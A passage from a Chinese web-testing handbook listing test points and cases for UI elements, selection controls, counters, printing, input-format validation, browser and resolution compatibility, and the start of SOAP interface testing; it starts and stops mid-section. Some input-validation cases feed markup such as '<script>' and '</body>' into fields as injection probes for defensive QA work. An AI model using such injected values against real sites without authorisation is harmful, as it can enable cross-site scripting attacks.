| **进一步的信息** | 不良的权限管理系统，必然留下[系统漏洞](http://baike.baidu.com/view/600475.htm)，给[黑客](http://baike.baidu.com/view/1960.htm)可趁之机。很多[软件](http://baike.baidu.com/view/37.htm)可以轻松通过URL侵入、SQL注入等模式，轻松越权获得未授权数据。甚至对系统数据进行修改、删除，造成巨大损失。  很多系统，尤其是采用硬[编码方式](http://baike.baidu.com/view/1084820.htm)的系统，存在权限逻辑与业务代码紧密耦合，同时又分散在系统各个地方。[系统漏洞](http://baike.baidu.com/view/600475.htm)势必非常多，而且随着系统不断修改，漏洞逐步增多。 好的系统，应该将权限逻辑集中起来，由专业的安全引擎进行设置、解析。业务逻辑调用安全引擎，获得权限结果，不再使用非专业模式。 | | |

#### 1.18 界面元素测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 界面元素测试 | **整理人员** | 卢倩莹 |
| **简介** | 界面元素测试包括：窗口测试、菜单测试、图标测试、文字测试、鼠标测试。 | | |
| **详细技术说明** | 界面是软件与用户交互的最直接的层，界面的好坏决定用户对软件的第一印象。而且设计良好的界面能够引导用户自己完成相应的操作，起到向导的作用。  对界面元素的测试目标在于确保用户界面向用户提供了适当的访问和浏览测试对象功能的操作。确保不产生用户歧义、错别字、界面不美观、不懂如何操作等问题。 | | |
| **测试用例** | 1.界面与整个系统的其他界面是否保持一致，包括字体、界面背景前景颜色、按钮样式等。  2.界面的窗体名称title是否与需求一致。（如：找工作 和工作-大学生就业信息服务平台）  3.界面各板块展示是否有样式问题。  4.界面中固定文字、数字、英文及标点符号的展示是否与需求一致，有无错别字，是中文标点还是英文标点等。  5.点击界面所有的按钮是否响应正确（如：点击“保存”按钮，要校验所填字段是否均合法；点击“搜索”按钮是否能正常按照条件搜索；点击“翻页”按钮，翻页是否正常等）。若按钮响应有弹框，则需要查看弹框后的界面是否有蒙层效果及弹出框上的按钮是否可正常响应。  6.点击界面所有的下拉框是否正常展示下拉列表，勾选反勾选所有的单选框、复选框是否正常勾选反勾选。  7.点击界面所有的时间控件，是否能正常选择时间。  8.点击界面所有的链接是否链接正常，是新窗口打开还是旧窗口打开。  9.界面所有的输入框是否有灰色默认提示语，鼠标点击到输入框后是否消失。  10.界面所有的输入框是否都进行输入校验（如：搜索框、字段输入框），校验步骤：  a. 字符串长度检查: 输入超出需求所说明的字符串长度的内容, 看系统是否检查字符串长度。  b. 字符类型检查: 校验输入数据类型(文本,数字)  c. 空格检查：在输入信息项中，输入一个或连串空格，查看系统如何处理。如对于要求输入整型、符点型变量的项中，输入空格，既不是空值，又不是标准输入。  d. 输入法半角全角检查：在输入信息项中，输入半角或全角的信息，查看系统如何处理。如对于要求输入符点型数据的项中，输入全角的小数点（“。”或“．”，如４．５）；输入全角的空格等。  e. 特殊字符检查：输入特殊符号，如@、#、$、%、!等，看系统处理是否正确。常见的错误是出现在% ‘ / 这几个特殊字符.输入特殊字符集，例如，NUL及/n等；  f. 标点符号检查: 输入内容包括各种标点符号,特别是空格,各种引号,回车键。常见的错误是系统对空格的处理.  g. 检查信息的完整性: 在查看信息和更新信息时,查看所填写的信息是不是全部更新,更新信息和添加信息是否一致。  h. 必填项检查：如在必填项前加“\*”；可否不填或者输入空格  i. 检查修改重名:修改时把名字应该唯一的信息输入重复的名字或ID,看会否处理,报错.同时,也要注意,会不会报和自己重名的错.(员工代码,HR代码)-----唯一性约束ORA-00001(有空格没空格)  j. 时间日期检查：时间、日期验证是每个系统都必须的，如2006-2-31、2006-6-31等错误日期，同时，对于管理、财务类系统，每年的1月与前一年的12月（同理，每年的第1季度与前一年的第4季度）。另外，对于日期、时间格式的验证，如2006年2月28日、2006-2-28、20060228等。  11.界面所有的不固定字段展示是否有样式问题。（如：找工作列表数据、用户显示名等字段，即需CMS添加、或前台用户自己添加等）  a. 各字段均达到最大长度限制，查看界面是否有样式问题，能否正常换行  b. 各字段均包含了敏感词，查看界面是否做了屏蔽处理  c. 各字段均达到最大长度限制，且均为纯英文，查看界面是否有样式问题，能否正常换行  d. 各字段均达到最大长度限制，且均为纯数字，查看界面是否有样式问题，能否正常换行  e. 各字段均为特殊符号，如：~！@#￥%……&Null /n，查看界面能否正常展示  f. 各字段均为特殊代码，如：<script>，查看界面能否正常展示  12.界面所有的展示图片尺寸格式是否正确，图片是否被上下、左右拉伸等。还需注意：  a. 若存在审核机制，则要验证前台图片展示是否按照后台的审核机制相应展示  b. 若图片为gif图片格式，需要查看图片是否循环播放  c. 若图片存在链接，需要查看链接是否正确，是新窗口打开还是就窗口打开  d. Flash、Silverlight元素是否显示正常,若图片为控件类，需验证图片功能是否正常  e. 图片若需上传，未上传时是否展示出系统默认图片，  13.若界面上存在统计数，需检查最大统计数展示是否有样式问题。（如：和工作网站个人客态页-活动、分享、话题、好友统计数）  14.界面所有提示弹出框与整个系统的其他界面的提示弹出框是否统一准确。  15.界面某字段或某图片上，若要求展示图标，则需检验图标是否展示正确。（如：和工作网站企业标记V）  16.若界面要求做分辨率测试，还需检验在不同分辨率下界面元素展示是否正确。  17.界面若有锚点定位功能，还需验证锚点定位是否正确。  18.最后需要校验界面各元素展示用户体验是否良好。最好以实际用户体验为准。 | | |
| **进一步的信息** | 1.还需要在需求要求的几种浏览器下进行界面元素测试。  2.当界面存在大量图片、大量列表数据时，若界面加载过慢，需要考虑图片展示大小是否需要调整。（当然还有代码优化方面、及性能方面的问题） | | |

#### 1.19 选择类控件测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 选择类控件测试 | **整理人员** | 卢倩莹、唐晓文 |
| **简介** | web界面常见选择类控件的测试 | | |
| **详细技术说明** | **web选择类控件共有以下几种：**   1. 树控件 2. 复选框 3. 单选框 4. 下拉框 5. 日期控件   **Web选择类控件的实现和使用原理：**  选择类控件里面都需要绑定可控选择的选项数据。  选项数据可以来源于数据库表或者直接在程序中写死（控件生成前）。  选项数据的绑定一般要绑定两项内容，一是展现内容，二是展现内容代表的数值。  例如：选项“本科”背后代表的值是“1”，存入数据库或者用来做查询时，使用的一般是“1”这个代表值。  当用户操作控件选择了后，会取到对应的代表值来进行下一步的程序操作。  所以测试选择控件时，特别要注意检测显示值和代表值是否对应正确。  如果对应值错乱，那么功能上就会出现很大的错误。 | | |
| **测试用例** | **1. 树控件**  1）项目中的所有树是否风格一致。  2）树结构的默认状态是怎样的。如：默认树是否是展开，是展开几级；是否有默认的焦点， 默认值是什么；展开的节点图标和颜色。  3）验证展开节点时页面上树结构的连线是否显示正确。  4）如果显示节点超过页面边界是否有规定。  5）节点和叶子显示的文字规定多长要折行。  6）节点和叶子显示的文字不能有乱码。（输入中英文，数字，特殊字符）  7）点某个节点时，是否只展开下一级的节点和显示该级的叶子还是显示下一级全部的。  8）点页面刷新时，树结构是否按照要求变化，树结构是否保存现状还是程默认状态。  9）树结构上数据是否正确。  10）树结构上的节点和叶子是否排序正确。（升序还是降序）  11）树结构排序是按照数据库中得记录顺序排序还是按照程序数组得顺序。  12）执行了某一操作或数据有变化后，树结构是否回到默认状态，还是按现任状态保持展开。  13）执行了某一操作或数据有变化后，修改后得数据是不是在正确得位置上，状态是否正确，排序是否正确。（如：第三层移到第二层）  **2、复选框（弹出层选框、列表选框）**  1）多个复选框是否可以被同时选中。  2）多个复选框是否可以被部分选中。  3）多个复选框是否可以都不被选中。  4）逐一执行每个复选框的功能是否正常。  **3. 单选框（弹出层选框、列表选框）**  1）一组单选按钮不能同时选中，只能选中一个。  2）逐一执行每个单选按钮的功能, 存入数据库是不是选项值。  3）一组执行同一功能的单选按钮在初始状态时必须有一个被默认选中，不能同时为空。  4）选项是否有排列顺序。  5）有默认选项还是没有。  6）选项名和选项值是否符合要求。  7）刷新页面后，选中的值／默认的值是否掉了。  **4.下拉框**  1）列表条目内容正确；根据需求说明书确定列表的各项内容正确，没有丢失或错误，排序正确。  2）列表框的内容较多时要使用滚动条。  3）列表框允许多选时，要分别检查shift选中条目，按ctrl选中条目和直接用鼠标选中多项条目的情况。  4）逐一执行列表框中每个条目的功能。  5）检查能否向组合列表框输入数据。若允许，需要验证展示是否正确。（输入中文（含敏感词），英文，数字，特殊字符）  6）检查默认值，有的默认空，有的是非空。（如：非空展示“请选择”）  7）检查约束。有时它的内容是根据其他要素变化的，比如城市的下列框的内容，是根据省份变化而联动的；或者根据登录者的权限不同，下拉列表的内容也不一样。  8）宽度，有时它会根据内容的长短自动控制宽度。  9）高度应合适。  10）检查是否有TAB和上下箭头。若有，需检查功能是否正确。  11）下拉框里面有很多选项像省份可以划分下等价类，两个字的，三个字的，四个字的。每个等价类测一个，然后再把某些省份里面奇怪的市单独拉出来做组合测试内容的显示。  12）鼠标点击其他地方下拉框是否会消失。  13）选择某项/多项后是否正确回显到页面上。（中文（含敏感词），英文，数字，特殊字符等均能展示正确）  14）检查能否任意拖动列表数据。  **5、日期控件**  1）有默认项还是没有。（如：默认当前时间以后30天）  2）选择日期后是否正确回显到页面上，并且格式正确。  3）通过左右按钮进行年和月的选择，是否正确。  4）通过下拉框直接选择年和月，是否正确。  5）控件选择完日期后，输入框是否选择正确。  6）是否可以手工修改输入框。  7）点击清空按钮是否可以正确清空输入框日期。  8）点控件的关闭按钮不修改日期，返回页面。  9）刷新界面后，输入框的日期是否没有变化。  10）输入框可不可以手工输入。  11）输入日期的格式正确，不能用其他格式。  12）输入字母，文字，特殊字符后，提示失败。  13）过去时间是否允许选择，若不允许是否要置灰不可选。  14）鼠标点击其他地方日期控件是否会消失。  15）检查能否任意拖动控件数据。 | | |
| **进一步的信息** | 在测试中，应遵循由简入繁的原则，先进行单个控件功能的测试，确保实现无误后，再进行多个控件的的功能组合的测试。 | | |

#### 1.20 计数测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 计数统计 | **整理人员** | 邱绮、唐晓文 |
| **简介** | 测试Web网站中各种计数功能计数是否准确 | | |
| **详细技术说明** | **常见的web网站计数功能有以下几种：**  1、网站数据统计（当前在线人数、访问人数、阅读次数、点赞次数、PV/UV计数等等）  2、用户数据统计（待办事项数目、未查阅的消息数、通知数、动态数等等）  3、营销活动计数（抽奖次数、中奖次数、剩余次数、奖池计数等等）  **以网站访问人数统计为例说明一下实现方法：**   1. 用session超时计数在线人数，session为null就表示用户下线。 2. 可以采用在数据库设置临时表来处理，一个用户登录时向表中插入一条记录，用户离开时删除该记录，如想统计在线人数，简单的执行一句select count(\*) from table..即可。   测试方法要根据不同的实现方式来有针对性的进行测试。可以和开发沟通了解具体实现方式，然后进行自己的分析判断评估是否存在漏洞，确保无漏洞后再针对实现方式的各个环节进行测试。  **常见的计数问题有如下几种：**  1、计数不准确，比实际多了或者是少了。（统计方法在特殊情况下有误）  2、存在刷计数漏洞，例如点击刷新可以无限制增加计数等。  3、计数没有实时更新，数据有变化后，页面展现还是没有更新。  4、写脏数据，例如：有一组相关联的数据计数，当计数发生变化时，只修改了部分计数，相关计数没有修改。同时又有其他用户在修改该组计数。  5、计数值超出边界，例如出现负数、或者超出数量上限的情况。  6、计数值写死了忘记改，数值一直固定没变化。 | | |
| **测试用例** | 1、计数增加时，计数是否变化，是否实时更新  2、计数减少时，计数是否变化，是否实时更新  3、没清除缓存的情况下，计数显示是否正常  4、查看完计数后，统计数目是否减少或清0（一般用于提醒类的计数）  5、大数据批量人数访问时，计数统计是否正常（持续处理计数不出问题）  6、计数处理出现异常时，计数统计是否异常。  7、计数增加和减少同时并发发生，是否计数器有漏洞  8、测试是否能通过一些特殊手段刷计数器，避免刷积分之类的漏洞。 | | |
| **进一步的信息** | 暂无 | | |

#### 1.21 在线打印测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 在线打印 | **整理人员** | 邱绮、唐晓文 |
| **简介** | 测试在web网页中打印图表等文件 | | |
| **详细技术说明** | 下图是实现web在线模板打印技术原理（以word为例）    图中，当web页面初始化时，会调用代理。代理主要的任务就是对后台数据库进行查询并反馈到web页面。代理所采取的具体步骤如下：首先对传递来的参数进行判断；然后，一方面从后台的word模版数据库中查询对应的word模板，并返回模板文件的URL路径；另一方面决定是否需要对后台办公业务数据库中当前对应文档进行操作。在代理获得这些值后，把它们输出到web页面。  图中所示的代理输出的web页面中，面向一般用户的打印操作通过传参调用JavaScript编程接口。其中，JavaScript接口方法中调用“打印”代理输出页面的数据，即模板文件路径和业务数据，同时实现VBA的相应编程接口，最终可实现在线打印技术，即输出已按指定要求输入数据的word文档。  这里，比较重要的技术环节有：   1. 模板和模板库的构造 2. 模板路径和业务数据的获取和传递 3. Office套件的数据导入   现有的基于web的打印技术有三种：自定义控件实现打印；利用第三方控件实现打印；利用IE自带的WehBrowser控件实现打印。下面简单介绍下这三种技术：  **自定义控件实现打印：**  对于自定义控件方式就是利用VB或者VC等工具生成COM组件，用定义好的打印格式来分析打印源文件从而实现打印。只有将生成的组件下载并注册到客户机上，才能实现在客户端的打印。难点主要是定义打印格式、如何来分析打印源文件。现有的比较好的方法是利用XML技术来全面解决问题，利用XML可以非常容易的定义打印目标的文本、表格等内容的格式，但对程序员要求比较高，难度较大。  **利用第三方的控件或者报表软件来实现web打印**  实现过程：第三方控件将打印的参数和方法封装成对象，在页面中可以方便的直接调用，例如ScriptX.cab，eprint.cab 都是这种类型的控件。可以直接用代码实现web打印页眉页脚的设置，web打印纸张的绑定，web打印边距的设置，web打印预览，直接web打印。一般这种类型的打印控件都是需要收费的，用户可以从经济的角度来考虑。  **使用WehBrowser实现打印**  这个WehBrowser是IE内置的浏览器控件，不需用户下载，而且使用灵活，可控性强，对开发者来说比较方便。对于用户来说，一般是要首先看到打印的内容，即首先生成打印文档，然后进行页面设置，打印预览，最后进行打印。这些按钮的实现方法是利用WehBrowser的函数接口。 | | |
| **测试用例** | 1. 打印预览看到的文件效果和文件打印出来的效果是否是一致的； 2. 文件多页的情况下打印预览是否提供翻页的预览功能； 3. 在打印预览时，选择了份数后，打印出的文档份数是否正确 4. 在打印时可选择打印页面范围，一打印全部，二打印当前页面，三指定相应页码打印，这几种情况下进行打印时是否正常 5. 打印预览设置横向打印或者竖向打印，打印出的效果跟预期效果是否一样 6. 打印设置页边距、页眉、页脚、字体的格式和大小，在不同的设置情况下打印出的文档样式是否正确 7. 打印时选择不同纸张大小设置多种格式打印是否正常 8. 打印时，设置纸张不同格式水印进行打印 9. 打印不同格式文件，如EXCEL、WORD、图片、图纸等，能否正常打印 10. 打印时选择双面打印或者单面打印是否正常 11. 打印时缩放打印选择不同比例 12. 黑白打印或者彩色打印 13. 发起打印任务后，在打印完成前打印人中途网络中断，打印机是否打印 14. 暂停打印机后，打印人发起打印任务，打印机是否打印 15. 连续打印多个文档，打印机是否正常依次完成打印 16. 打印超大容量文档，打印机是否正常打印 17. 打印机墨粉不足或者纸张不足时进行打印，打印机是否正常打印 18. 选择不同的打印机进行打印，打印是否正常 | | |
| **进一步的信息** | 暂无 | | |

#### 1.22 输入格式验证测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 输入格式验证测试 | **整理人员** | 文雪梅、唐晓文 |
| **简介** | 验证有特定输入格式的文本框数据的输入有效性检查是否完整 | | |
| **详细技术说明** | **手机、电话号码格式说明：**  手机：国家代码+手机号  电话：国家代码+区号（开头0不要）+电话号码  国际电话号码书写格式正确的写法（国际惯例）应该是：  +国家代码-地区代码-用户电话号码。  例如：  美国电话号码的规范地址格式：+1 (425) 555-0100  广州电话号码按照国际电话格式书写应该是：+86-20-83548321  **身份证格式详细技术说明：**  中国身份证号码的结构和表示形式：  1、号码的结构  公民身份号码是特征组合码，由十七位数字本体码和一位校验码组成。排列顺序从左至右依次为：六位数字地址码，八位数字出生日期码，三位数字顺序码和一位数字校验码。  2、地址码  表示编码对象常住户口所在县(市、旗、区)的行政区划代码。  3、出生日期码  表示编码对象出生的年、月、日。年、月、日代码之间不用分隔符，例如：19851021。  4、顺序码  表示在同一地址码所标识的区域范围内，对同年、同月、同日出生的人编定的顺序号，顺序码的奇数分配给男性，偶数分配给女性。  5、校验码  校验码只占最后一位，在此不做详细介绍。  **邮箱格式详细技术说明：**  创建邮箱的规则，要判定邮箱地址，必须先设定邮箱命名的规则。  以Gmail为例,创建邮箱时候只写用户名，后缀会直接加@gmail.com  无效等价类如下：  (1)邮箱名组成有"a-z","0-9", ".'以外的字符   eg.#!12#,ewewe  (2)邮箱名长度小于6，大于30个字符 eg. werw, wew...  (3)邮箱名以以"."号开始eg. .test | | |
| **测试用例** | **手机格式测试用例：**  1、手机号输入英文空格，是否提示手机号码不能为空或其他  2、手机号输入中文空格，是否提示手机号码不能为空或其它  3、手机号输入特殊字符，是否提示手机只能为11位数字  4、手机输入超出11字符，是否提示手机只能为11位数字  5、输入中文，是否提示手机只能为11位数字  6、输入英文，是否提示手机只能为11位数字  7、输入数字+中文，是否提示手机只能为11位数字  8、输入非11位数字，是否提示手机只能为11位数字  9、输入空格，程序是否合理提示  10、不输入，空内容，如为必填项，则提示请输入手机号码  11、输入空格+数字，空格出现在开头、中间、结尾均需测试  12、输入其它非数字内容  13、输入10个或12个数字  14、输入超长全数字  **固话格式测试用例：**  1、选取一个本市的正确的电话号码去测，再测一下加上区号的（包括本地的和外地的情况），这算基本流，如果通过即通过冒烟测试。 2、区号是四位的（先不说特殊的），第一位肯定是0，可以一下测非零的情况；然后就是对应某个城市的区号+电话号码位数测，如有的地区的电话是七位，有的是八位，加上区号也就是11或者12位，可以每种挑一个测。然后再按边界值，测一下10位或13位的情况。 3、还有一些特殊的，如直辖市的区号都是三位数字，如北京010,天津022等，还有五位的情况，如香港是00852，可以把这些特殊的给挑出来单测。方法同2  **身份证格式测试用例：**  1、录入的身份证号码 是18位的真实号码，提交保存 ，校验通过  2、录入的身份证号码是真实的，最后一位为字母，提交保存，校验通过  3、录入的身份证号码是真实的，最后一位为数字，提交保存，校验通过  4、不录入身份证号码，提交保存，如果是必填项，提示身份证号码不能为空  5、录入的身份证号码中有空格，提交保存，提示身份证号码 格式不合法  6、录入的身份证号码是编造的，不符合校验规则，提交保存 ，提示身份证号码不符合校验规则  7、录入的身份证号码 为17位或19位（不是18位），提交保存，提示身份证号码必须是18位  8、边界值测试，录入的身份证号码前18位为其他类型字符；17位数字和1位非X类型字符，17位数字符和X字符和18位纯数字字符  9、录入身份证号码，验证出生日期是否在合法范围内  10、录入省份证号码，验证日期和前17位是否是数字格式  **日期格式测试用例：**  1、在日期输入框中，月输入[1、3、5、7、8、10、12月]、日输入[31日]，检验通过  2、在日期输入框中，月输入[4、6、9、11月]、日输入[30日]，检验通过  3、在日期输入框中，月输入[4、6、9、11月]、日输入[31日]，程序提示错误  4、在日期输入框中，输入非闰年,月输入[2月]、日输入[28日]，检验通过  5、在日期输入框中，输入非闰年,月输入[2月]、日输入[29日]，程序提示错误  6、在日期输入框中，(闰年)月输入[2月]、日输入[29日]，检验通过  7、在日期输入框中，(闰年)月输入[2月]、日输入[30日] , 程序提示错误  8、在日期输入框中，月输入[0月] , 程序提示错误  9、在日期输入框中，月输入[1月] ，检验通过  10、在日期输入框中，月输入[12月] ，检验通过  11、在日期输入框中，月输入[13月] ，程序提示错误  12、在日期输入框中，输入[空白(NULL)]或“~!@#$%^&\*()\_+-={}[]|\:;”’<>,./?;”等可能导致系统错误的字符，程序提示错误  13、在日期输入框中，日输入[0日] ，程序提示错误  14、在日期输入框中，日输入[1日] ，检验通过  15、在日期输入框中，日输入[32日] ，程序提示错误  16、输入不符合该项目的日期格式（如项目日期格式为2014-03-31，而输入的格式为2014/3/21）等，程序提示错误  17、输入空白，程序是否给出正确提示  18、输入特殊字符串，如NULL、null、&nbsp空格的转义字符、<script></script>、<br>、<tr>、</body>等  **邮箱格式测试用例：**   1. 不输入任何字符，是否给出正确提示 2. 输入中文和英文空格，是否给出正确提示 3. 输入中文或英文，是否给出正确提示 4. 字符串中没有@和点，如ceshi163com，是否给出正确提示 5. 字符串中有@和没有点如ceshi@163com，是否给出正确提示 6. 字符串中没有@和有点如ceshi163.com，是否给出正确提示 7. 字符串中有特殊字符,如$wenxue@163.com，是否给出正确提示 8. [第一个字符串为@或点，如.test](mailto:第一个字符串为@或点，如.test)或@test 9. 字符串的最后一位是@，如test@163. ，是否给出正确提示 10. @和点之间没有字符串，如ceshi@.com，是否给出正确提示 11. 字符串多于两个@符号，是否给出正确提示 12. 字符串长度小于6，如werw,wew…@163.com，大于30个字符 13. 字符串中有汉字，如测试@163.com，是否给出正确提示 14. 输入@前面有分隔符的情况，如a.b@163.com，是否给出正确提示 15. 输入@后面有多个分隔符的情况，[如ab@163.c.d](mailto:如ab@163.c.d) ，是否给出正确提示   16、超过最大长度的email格式，是否给出正确提示 | | |
| **进一步的信息** | 尽管软件产品设计的目的不是仅为了接收非法数据输入，但是产品需要确保当得到非法数据时依然不会表现的很糟糕，而依然应该做出恰当的处理。非法数据的类型分为很多种，包括数据长度、数据的大小、数据中的非法字符、数据输入的顺序等方面。 | | |

### 2、兼容性测试

#### 4.1浏览器适配

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 浏览器适配 | **整理人员** | 张茵、唐晓文 |
| **简介** | 在不同浏览器下测试网站功能和界面是否正常 | | |
| **详细技术说明** | **浏览器内核简介：**  主流浏览器内核有以下几款：  1、Trident（IE浏览器内核）  2、Gecko（firefox浏览器内核）  3、Presto（opera浏览器内核）  4、Webkit（苹果的Safari浏览器内核）  使用Trident内核的浏览器：IE、Maxthon、TT、The World,360,搜狗浏览器等；  使用Gecko内核的浏览器：Netcape6及以上版本、FireFox、MozillaSuite/SeaMonkey；  使用Presto内核的浏览器：Opera7及以上版本、NDSBrowser、Wii Internet Channle；  使用Webkit内核的浏览器：Safari、Chrome。  对于手机浏览器来说也是基于以上4种内核。目前国内手机浏览器大多数是基于Webkit开发（包括UC浏览器、QQ浏览器）。一般来说每种内核的浏览器选择一种测试即可，通过内核来划定测试内容可以减小测试工作量。  **浏览器兼容性测试策略：**  浏览器是web系统中最核心的组成构建，来自不同厂家的浏览器对Javascript、ActiveX或不同的HTML规格有不同的支持，即使是同一厂家的浏览器，也存在不同的版本的问题。不同的浏览器对安全性和设置也不一样。我们必须针对当前的主流浏览器（含版本），在确保主流浏览器的兼容性测试通过的前提下，再对非主流浏览器（含版本）进行测试，尽量保证项目的浏览器的兼容性测试的完整性。在选择好要测的浏览器之后，针对业务流程和主要核心模块，快速执行浏览器兼容性测试。  目前测试PC浏览器一般选择：IE6、7、8+火狐浏览器+Google浏览器+opera浏览器  **对测试过程产生影响的常见浏览器设置：**  1、清缓存、清临时文件  2、插件的禁用启用  3、禁止脚本调试的启用禁用  **容易产生的一些常见兼容性问题：**  1、页面上需要运行JS的功能容易出现兼容性问题。  2、CSS+div样式问题。  3、多框架和层级的页面。 | | |
| **一级用例** | 1. 主要功能和业务流程在不同浏览器上执行测试，例如：IE、火狐、google、opera。 2. 主要功能和业务流程在不同的浏览器版本上执行测试，例如：IE6、7、8。 3. 带有不同插件的浏览器，界面是否符合标准正常显示。 4. 不同的图像分辨率下的测试，查看界面是否正确显示。 5. 不同浏览器下缩放浏览器窗口大小是否界面能够正常显示。 6. 各种功能在不同浏览器下执行，不报JS错误。 | | |
| **二级用例** | 7、不同设备下进行测试，比如：PC,MAC,PDAI,手机等。  8、在不同的操作系统下进行测试，比如：windows、Linux、mac | | |
| **三级用例** | 暂无 | | |
| **进一步的信息** | 常用的浏览器兼容性测试工具有如下几款：  **1、IETEST（只针对IE）**  包含5、6、7、8、9版本的IE浏览器，用于IE浏览器兼容性测试。  **2、UtiluMFC（只针对火狐）**  支持在同一个系统下安装多个版本的火狐浏览器进行兼容性测试。  **3、BrowserShots**是一款免费的跨浏览器测试工具，捕捉网站在不同浏览器中的截图。它的好处就是在只需要在官网网址输入一个需要测试的网址，选中想要观察的浏览器，点击“提交”，完成这三步就可以看到该网址在所选浏览器中打开的截图。但是BrowserShots不能测试需要登录的系统登录后页面。网站网址如下：  http://browsershots.org/  **4、Superpreview（只针对IE）**  这是为微软自己发布的跨浏览器测试工具，您可以同时查看您的网页在多个浏览器的呈现情况，对页面排版进行直观的比较。http://expression.microsoft.com/en-us/dd565874.aspx  SuperPreview是微软发布的网页开发调试工具，自带有很多元素查看工具，如箭头、移动、辅助线、对比，在查看网页的IE6/IE7/IE8不同表现的同时，可以对比效果。　在SuperPreview中，你可以同时浏览网页在各个版本的IE中的效果。根据微软的介绍，SuperPreview的可用IE版本视系统已安装IE浏览器的版本而定，如果系统安装了IE8，那SuperPreview浏览器测试可用版本就包括IE8、IE7和IE6；如果系统安装了IE7，那SuperPreview只包括IE7和IE6；如果系统安装了IE6，那SuperPreview只能测试IE6。这也就意味着如果你要使用SuperPreview的话，使用高版本的IE更“划算”。  **5、Spoon Browser Sandbox**是目前为止比较合适的一个浏览器兼容性测试工具。  点击你需要测试的浏览器环境，安装插件就可以进行测试了。帮助你测试网页在Safari、Chrome、Firefox和Opera浏览器中是否正常，IE以前也有的，网站上说应微软的要求去掉了。接下来是安装、使用的过程：  1）To begin, visit spoon.net/browsers and click where it says Install Plugin.  我的过程：登录spoon.net/browsers ，点击任意一个浏览器图标，网站则会提示安装Plugin，根据提示进行安装。  2）安装完成后，再回到spoon.net/browsers ，点击需要打开的测试浏览器，网站提示登录。  3）创建一个spoon account（free）  4）登录  5）登录之后，系统右下角会显示如下图标，点击图标可打开如下界面，Applications里面保存了已安装的测试浏览器（在http://www.spoon.net/browsers页面上的浏览器进行在线安装），点击一下之后就会进入对该浏览器的操作（包含luanch/add to start menu/delete），点击“launch \*\*浏览器”即可在系统打开该测试浏览器了。  **更多详细介绍请参见以下链接：**  http://www.cnblogs.com/gaoweipeng/archive/2010/04/10/1708873.html  **其他办法：**  1、利用win7操作系统的虚拟化技术，建立多个虚拟机环境，每个环境上安装起不同的浏览器版本，建好以后在桌面建立快捷方式即可以快速实现在不同版本的浏览器下测试。 | | |

#### 4.2分辨率适配

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 分辨率适配 | **整理人员** | 张茵 |
| **简介** | 分辨率适配测试是为了测试页面版式在不同的分辨率模式下能否正常显示。 | | |
| **详细技术说明** | 分辨率（Image Resolution）:  指图象中存储的信息量。这种分辨率有多种衡量方法，典型的是以每英寸的像素数（PPI）来衡量。图象分辨率和图象尺寸的值一起决定文件的大小及输出质量，该值越大图形文件所占用的磁盘空间也就越多。图象分辨率以比例关系影响着文件的大小，即文件大小与其图象分辨率的平方成正比。如果保持图象尺寸不变，将图象分辨率提高一倍，则其文件大小增大为原来的四倍。  Web测试中的分辨率适配主要指的是电脑屏幕的分辨率和浏览器分辨率适配  做分辨率适配比较多的还是手机客户端  **目前电脑主流的分辨率有哪些：**  15寸800×600  17寸1024×768  19寸1280×1024  1440\*900（宽屏）  1920\*1080（高清） | | |
| 一级用例 | 1. 软件网页的分辨率测试，如果在低分辨率下，字体是否会自动显示成小号;内嵌在软件里的网页，如果没有做相应的调整，是否会显示不全。 2. 不同分辨率页面布局显示是否合理，整齐。分辨率一般为1024\*768、 1280\*1024、800\*600（优先确保产品或需求要求的分辨率）。 3. 界面元素是否在水平或者垂直方向对齐。 4. 行列间距是否保持一致。 5. 窗口切换、移动、改变大小时，界面显示是否正常。 6. 刷新后界面是否正常显示。 7. 点击文字、图片链接，看能否跳转到具体内容页面，页面显示正常。 8. 按钮能否点击跳转，能否跳转到相应的页面。 9. 图片是否符合要求显示。 10. 字体是否符合要求。 11. 状态栏是否显示正确。 12. 控件大小是否显示正常，控件位置是否正确。 13. 菜单是否可以正常工作。 14. 界面元素的尺寸是否合理。 15. 导航显示正确。 16. title显示正确。 17. 数据是否显示齐全。 18. 查看线上版本的分辨率测试，网页的页面是否显示完全，是否有遮挡，数据是否齐全； | | |
| **二级用例** | 暂无 | | |
| **三级用例** | 暂无 | | |
| **进一步的信息** | 用户使用什么模式的分辨率，对于我们来讲是未知的。通常情况下，在我们的需求规格说明书中会建议某些分辨率。对于测试来讲，必须针对需求规格说明书中建议的分辨率进行专门的测试。现在常见的分辨率是1024×768，1024×６00，800×00等。对于需求规格说明书中规定的分辨率，测试必须保证测试通过，但对于其他分辨率，原则上也应该尽量保证，但由于这个在需求规格说明书中没有加以约束，所以在一定程度上，开发往往会拒绝进行调整。对于需求规格说明书中没有规定分辨率的项目，测试应该在完成主流分辨率的兼容性测试的前提下，尽可能进行一些非主流分辨率的兼容性测试，在一定程度上保证大部分。 | | |

### 3、接口测试

##### 3.1、Soap接口测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | SOAP协议接口测试 | **整理人员** | 雷磊、唐晓文 |
| **简介** | 系统中涉及到的所有提供的SOAP协议接口功能测试 | | |
| **详细技术说明** | **什么是web service？**  Web Service是在HTTP、XML和SOAP（简单对象访问协议）等开放标准上形成的技术，具有平台无关性、可跨越防火墙通信和松散耦合的特点，特别适合于分布式异构环境。Web Service的体系结构主要包括SOAP、WSDL和UDDI，SOAP以XML格式提供了一个简单、轻量的用于在分布环境中传输信息的机制。SOAP通过HTTP的80端口传送对远程进程的调用，解决了通过防火墙传送消息的问题。WSDL（Web Service描述语言）基于XML格式，用来描述Web Service。它描述了Web Service可以执行的操作以及Web Service可以发送或接收的消息格式。UDDI（统一描述、发现和整合）是发布和使用Web Service的枢纽，它主要用于解决在Internet上查找和定位Web Service的问题。Web Service提供者在UDDI注册中心注册后，用户可以通过UDDI查询到Web Service，从而通过SOAP调用Web Service。  **web service工作原理如下图所示：**  [clip_image002](http://www.moneytreeblog.net/wp-content/uploads/2007/11/clip-image002.gif)  **什么是SOAP？**  SOAP (Simple Object Access Protocol)是一个严格定义的信息交换协议，用于在Web 